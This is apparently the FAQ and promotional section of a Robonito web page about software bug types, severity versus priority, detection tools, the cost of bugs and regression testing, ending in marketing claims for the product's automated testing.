A syntax error violates the grammar rules of a programming language and is caught at compile time — the code never runs. A logic error allows code to run successfully but produces incorrect results because the algorithm is flawed. Syntax errors are the easiest to find. Logic errors require test coverage to surface.
What is bug severity vs bug priority?
Severity measures technical impact — how badly the bug breaks the system. Priority measures urgency — how quickly it needs to be fixed. A cosmetic typo on the homepage is low severity but may be high priority because it is publicly visible. Always evaluate both dimensions independently when triaging.
What tools are best for detecting software bugs automatically?
ESLint/SonarQube for logic and syntax issues, Snyk and OWASP ZAP for security vulnerabilities, Valgrind and Chrome DevTools for memory leaks, ThreadSanitizer for concurrency bugs, Playwright for regression and cross-browser testing, and Robonito for no-code automated functional and regression test execution.
How much do software bugs cost?
The CISQ estimates poor software quality costs the US economy $2.41 trillion annually. IBM research shows a bug found during testing costs ~$100 to fix; the same bug in production costs over $10,000. Security vulnerabilities can cost millions more when breach notifications and regulatory fines are included.
What is a regression bug and how do I prevent it?
A regression bug is a feature that was working correctly in a previous version but broke after a code change. Prevention requires a comprehensive automated regression test suite that runs on every PR. The golden rule: every production bug generates a regression test before the fix is merged — guaranteeing it can never silently reappear.
Stop finding bugs after users report them
Robonito runs your full regression suite automatically on every deployment — catching every bug type from logic errors to integration failures before a single user is affected. Teams using Robonito reduce production bug reports by up to 80%. Start your free trial at Robonito.com →
Automate your QA — no code required
Stop writing test scripts.
Start shipping with confidence.
Join thousands of QA teams using Robonito to automate testing in minutes — not months.